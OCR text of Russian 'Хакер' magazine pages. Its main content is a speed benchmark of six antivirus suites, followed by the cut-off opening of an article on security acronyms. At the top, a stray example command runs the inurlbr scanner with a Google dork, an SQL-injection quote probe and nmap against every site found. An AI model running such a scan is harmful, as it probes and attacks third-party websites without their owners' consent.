
Пример:

```
inurlbr.php -q 1,2,10 --dork↵
'inurl:index.php?id=' --exploit-get↵
??0x27 -s report.log --comand-vul 'nmap↵
-Pn -p 1-8080 --script http-enum --open↵
_TARGET_'
```

][-ТЕСТИРОВАНИЕ: САМЫЙ СКОРОСТНОЙ INTERNET



MarekPiotrowski@shutterstock.com



Денис Колисниченко
dhsilabs@gmail.com


MCAFEE TOTAL PROTECTION, MICROSOFT SECURITY ESSENTIALS, OUTPOST SECURITY SUITE И SYMANTEC ENDPOINT PROTECTION, KIS, AVAST

SECURITY

Motherboard	MICRO-STAR INTERANTIONAL CO.,LTD MS-7367
Memory	4 096 MB
Module 1	1 024 MB Samsung DDR2 @ 400 MHz
Module 2	1 024 MB Samsung DDR2 @ 400 MHz
Module 3	1 024 MB Kingmax Semiconductor DDR2 @ 400 MHz
Module 4	1 024 MB Kingmax Semiconductor DDR2 @ 400 MHz
Hard drive model	250 GB SAMSUNG HD251HJ ATA Device

1

Рис. 1. Конфигурация системы



GRAPHICS CARD

Graphics Card	ATI Radeon HD 4670
Vendor	Giga-Byte Technology Co., Ltd.
# of cards	1
SLI / CrossFire	Off
Memory	1 024 MB
Core clock	650 MHz
Memory bus clock	400 MHz
Driver name	ATI Radeon HD 4650 (Microsoft Corporation WDDM 1.1)
Driver version	8.56.1.15

2

Рис. 2. Инфа о видеокарте




Рис. 3. Гостевая система готова к работе




Рис. 4. Результат 3DMark

РАССМАТРИВАЕМЫЕ АНТИВИРУСЫ

В первой части статьи были рассмотрены следующие IS: **KIS, Dr.Web Security Space, Avira Antivirus Pro, Avast Internet Security, NOD32 Smart Security и Comodo Internet Security**. В этой статье список «подопытных кроликов» будет несколько другим, а именно: **McAfee Total Protection, Microsoft Security Essentials, Outpost Security Suite и Symantec Endpoint Protection 12.1.5**. Кроме этих новых IS, в тесте участвуют и старые знакомые — **KIS и Avast Internet Security**. Эти два продукта уже тестировались в первой части статьи. Зачем их нужно было тестировать заново? Дело в том, что железо у меня осталось тем же, а вот ОС относительно недавно я переустановил. Поэтому, чтобы новые результаты можно было хоть как-то сопоставить со старыми, пришлось взять два продукта из предыдущего тестирования. **Avast** был выбран как победитель предыдущего теста, а **KIS** — по рекомендации редактора журнала «Хакер», которому кажется, что KIS немного подтормаживает, хотя в прошлом тесте он показал весьма неплохие результаты.

Напомню, что в качестве тестовой площадки использовался комп, который по совместительству работает моим домашним кинотеатром. Его конфигурация изображена на рис. 1 и 2.

Также напомню, что и как тестировалось. Сначала измерялась абсолютно чистая система (Windows 7 Максимальная), в которой никогда не был установлен IS.

Тестировалось следующее:

- Время загрузки системы — для измерения скорости загрузки системы использовалась программа **BootRacer**. Она обеспечивает более точные результаты, чем измерение скорости загрузки секундомером.
- Время завершения работы — с момента выбора команды в меню «Пуск» до отключения питания. А вот время завершения работы тестировалось именно с помощью секундомера, как и все последующие метрики, кроме **3DMark**.
- Запуск виртуальной машины VMware — в VMware у меня есть виртуальная машина своей сборки Linux. Измерение скорости ее запуска производилось с момента нажатия кнопки Play в VMware до готовности гостевой системы к работе (рис. 3).
- Запуск GIMP2 — в моем GIMP установлено много чего (плагины, шрифты и прочее). При загрузке он загружает большое количество мелких файлов. Интересно, как на его работе отразится наличие IS?
- Баллы 3DMark — тут все просто, запускаются все тесты 3DMark (последней версии), и записывается полученный результат. На рис. 4 — результат на «чистой» системе (ни один IS еще не установлен).

В отличие от предыдущего теста не измерялось время загрузки большого документа. Тестов с помощью секундомера




Рис. 5. Время загрузки чистой системы




Рис. 6. Protection Manager




Рис. 7. Symantec Endpoint Protection (клиент)



Рис. 8. Время загрузки системы после установки Symantec Endpoint Protection




Рис. 9. Вот так быстро работает система под управлением Symantec Endpoint Protection

и так много — и время завершения работы, и время загрузки виртуальной машины, и время запуска GIMP. Еще один подобный тест просто не нужен. Тем более по результатам предыдущего теста стало ясно, что наличие IS особо на время открытия этого документа не влияет, и только в одном случае было налицо замедление открытия файла. В остальных случаях все было в пределах погрешности, а она немаленькая, учитывая человеческий фактор.

Прежде чем начать тестирование, программой BootRacer я измеряю время загрузки практически девственно чистой системы — в ней нет ничего, кроме VMware и еще нескольких небольших программ (вроде проигрывателя и кодеков). Всего 25 с.

В первой части статьи моя система (учитывая все, что в ней было установлено) загружалась за 38 с.

Остальные результаты чистой системы следующие:

- время завершения работы — 17 с;
- время запуска виртуальной машины — 1 мин 5 с;
- время запуска GIMP — 7 с;
- баллы 3DMark (тест Cloud Gate 1.1) — 3027;
- баллы 3DMark (тест Ice Storm 1.2) — 26 662 (рис. 4).

SYMANTEC ENDPOINT PROTECTION 12.1.5

Хотелось бы начать с этого продукта. Почему именно с него? Да потому, что чем быстрее начну, тем быстрее закончу, чтобы забыть его и не вспоминать, как о страшном сне. Может быть, это прекрасный продукт для корпоративного использования, но по результатам нашего теста... Начнем даже с размера. Во-первых, Protection Manager (рис. 6) занимает 2,5 Гб и при этом не защищает систему. А чтобы получить антивирус с файрволом (то, собственно, ради чего мы все это и затеваем), нужно установить еще и клиент (рис. 7) весом... еще 1,5 Гб. Как по мне, антивирус с файрволом на 4 Гб кажется великоватым. Даже при современных размерах накопителей.

Но процесс установки клиента тоже оставляет желать лучшего. Чтобы понять, как это сделать, пришлось просмотреть обучающий ролик от Symantec. И тут я в себе засомневался: или переработал, или действительно непонятно сделали. В общем, рекомендовать этот продукт конечному пользователю (хотя он и называется endpoint) нельзя.

Результаты тоже весьма посредственны:

- время запуска системы — 53 с;
- время завершения работы — 23 с;
- время запуска виртуальной системы — 1 мин 26 с;
- время запуска GIMP — 18 с;
- баллы в Cloud Gate 1.1 — 3025;
- баллы в Ice Storm — 26 090.

Время загрузки системы увеличилось до 53 с, но это только после установки клиента Symantec Endpoint Protection. Сама установка Protection Manager ни на что не влияет (если не считать те 2,5 Гб на харддрайве).

Система работает с ощутимыми тормозами. Несмотря на то что BootRacer сообщает, что можно приступать к работе, попробуй нажать кнопку «Пуск». Увидишь картину, изображенную на рис. 9. Да, открываешь главное меню, и еще нужно ждать несколько секунд, пока прогрузятся значки. Если честно, то уже не мог дождаться, когда его удалю.

Protection Manager занимает 2,5 Гб и при этом не защищает систему. А чтобы получить антивирус с файрволом, нужно установить еще и клиент весом 1,5 Гб

OUTPOST SECURITY SUITE

Этот продукт мне давно знаком — еще со времен его файрвола. Теперь это полноценный Internet Security Suite, то есть файрвол плюс антивирус. Не знаю, как он определяет вирусы, но с задачами файрвола справляется превосходно. Да и в отличие от предыдущего программного продукта весит всего 305 Мб.

Система под его надзором работала довольно шустро: если не считать замедления времени запуска, то можно сказать, что ничего не поменялось и ощутимых тормозов не было — только постоянно надоедающее уведомление об автоматическом создании правил в режиме обучения. Время загрузки системы увеличилось, но после этих сорока секунд можно сразу приступить к работе, а не ждать, пока что-то еще прогрузится. Вполне неплохо.







Рис. 10. Время загрузки системы под управлением Outpost


Рис. 11. Результат 3DMark (Ice Storm)

Рис. 12. Время запуска системы (McAfee Total Protection)

Рис. 13. Время запуска системы (MSSE)

Рис. 14. Microsoft Security Essentials







Результаты:

- время запуска системы — 41 с;
- время завершения работы — 18 с;
- время запуска виртуальной системы — 1 мин 9 с;
- время запуска GIMP — 9 с;
- баллы в Cloud Gate 1.1 — 3027;
- баллы в Ice Storm — 26 409.

С GIMP, правда, случился небольшой конфуз. Запускаю, а окошко появилось лишь 42 с спустя. Закрыл, запустил заново — 9 с. Или это так проявился первый запуск под управлением Outpost, или же это глюк самого GIMP.

MCAFEE TOTAL PROTECTION

Продукт от McAfee тоже не может похвастаться выдающимися результатами. Это единственный продукт в тесте, который существенно затормозил работу графики (во всяком случае, на моей системе). Его результаты:

- время запуска системы — 47 с (рис. 12);
- время завершения работы — 20 с;
- время запуска виртуальной системы — 1 мин 11 с;
- время запуска GIMP — 15 с;
- баллы в Cloud Gate 1.1 — 3009;
- баллы в Ice Storm — 25 989.

MICROSOFT SECURITY ESSENTIALS

MSSE сам по себе не является IS, но вместе с брандмауэром Windows может таковым считаться. Придворный антивирус Windows показал отменную производительность. Не знаю, насколько эффективно он справляется с защитой системы (что-то мне подсказывает, что не очень), но система под его управлением загрузилась всего за 37 с, и это лишь на 12 с медленнее, чем система вообще без антивируса. Время завершения работы — такое же. Виртуальная машина запускается чуть медленнее по сравнению со «стоком», а вот GIMP почему-то запускался медленнее всех. Результаты в 3DMark чуть ниже, но на глаз это заметно не было — только цифры.

На рис. 13 изображены результаты продукта, а на рис. 14 — сам продукт (вдруг его кто-то не видел).


Теперь мы переходим к нашим джокерам — Kaspersky Internet Security и Avast.

ДЖОКЕРЫ

KIS (MD 2015) традиционно замедляет загрузку системы. Правда, на этот раз после второй перезагрузки поведение системы не изменилось, и она так же подтормаживала. Результаты, скажем так, не впечатляют. Хотя BootRacer и сообщил 37 с, по факту система загружалась значительно дольше (рис. 15).

KIS (MD 2015) традиционно замедляет загрузку системы. Правда, на этот раз после второй перезагрузки поведение системы не изменилось, и она так же подтормаживала





Повторная перезагрузка с секундомером с момента запуска ОС до момента, когда можно было хоть как-то работать и запускать приложения, — 1 мин 15 с.

Налицо подтормаживание самого KIS — после запуска нужно несколько секунд наблюдать заставку (рис. 16), чтобы увидеть сам KIS (рис. 17).

В общем, «Лаборатории Касперского» нужно поработать над ускорением запуска системы. Остальные результаты KIS неплохие, даже в 3DMark они максимально приближены к «стоковым»:

- время запуска системы — 1 мин 15 с;
- время завершения работы — 18 с;
- время запуска виртуальной системы — 1 мин 6 с;
- время запуска GIMP — 18 с;
- баллы в Cloud Gate 1.1 — 3025;
- баллы в Ice Storm — 26 647.

Победителем прошлых тестов был Avast Internet Security. В этот раз он тоже показал достойные результаты:

- время запуска системы — 41 с;
- время завершения работы — 16 с (быстрее даже, чем сток);
- время запуска виртуальной системы — 1 мин 1 с;
- время запуска GIMP — 16 с;
- баллы в Cloud Gate 1.1 — 3025;
- баллы в Ice Storm — 26 313.

Не знаю как, но под управлением Avast время завершения работы даже на секунду сократилось по сравнению с системой без антивируса вообще, а виртуальная машина запустилась на пять секунд быстрее. Конечно, есть погрешность сугубо человеческого фактора, но пусть она в секунду, но не в пять.

ВЫВОДЫ

Если судить по времени загрузки и ощущениям быстроты работы системы, то бесспорным победителем сегодняшнего теста стал MSSE. А что же с защитой? Что-то мне мало верится в его впечатляющие антивирусные качества. Но раз целью нашего тестирования была скорость, то первое место за MSSE. Второе место — Avast. Скорость загрузки системы такая же,


Рис. 15. Результаты KIS

Рис. 16. Заставка KIS

Рис. 17. KIS

Рис. 18. Результаты Avast

Рис. 19. Avast Internet Security



как у Outpost, но субъективно система работает быстрее, что подтверждается другими показателями.


Третье место у Outpost Security Suite. Очень неплохой и сбалансированный продукт. Я бы его использовал только из-за файрвола. Четвертое место — KIS. Над скоростью загрузки системы нужно поработать, но когда она все-таки прогрузится, то работает вроде бы ничего, да и на фоне остальных тестируемых продуктов, думаю, значительно лучше справляется со своей непосредственной задачей — защитой компа.

Пятое место — McAfee Total Protection. Как ни крути, а показатели лучше, чем у Symantec Endpoint Protection 12.1.5, который стал аутсайдером нашего тестирования.

Итак, места распределились таким вот образом:

1. MSSE.
2. Avast Internet Security.
3. Outpost Security Suite.
4. KIS (MD 2015).
5. McAfee Total Protection.
6. Symantec Endpoint Protection 12.1.5.][





АББРЕВИАТУРЫ ПРОТИВ ВИРМЕЙКЕРОВ

WIM, CSRSS, EMET, CCMP, EFS, SEHOP, ASLR, KPP, UAC, DEP И ЕЩЕ КОЕ-ЧТО



Юрий «yurembo» Язев
yazevsoft@gmail.com,
yazevsoft.blogspot.ru

С древнейших времен (хорошо, что все они были на нашей памяти) айтишники обожают сокращения — как в бытовом (все эти AFK, BTW, AFAIK), так и в профессиональном общении. Поэтому иногда при чтении профессиональной литературы по безопасности мозг даже прилично подготовленного хакера может встать в позу речного скорпиона. Чтобы этого не произошло, мы подготовили для тебя статью, в которой разобрали несколько самых распространенных аббревиатур, в том числе акронимов (наш литературный редактор говорит, что это не одно и то же, если интересно — погугли), означающих нечто, осложняющее жизнь честному хакеру или вирмейкеру.

UAC (USER ACCOUNT CONTROL)

Что такое?

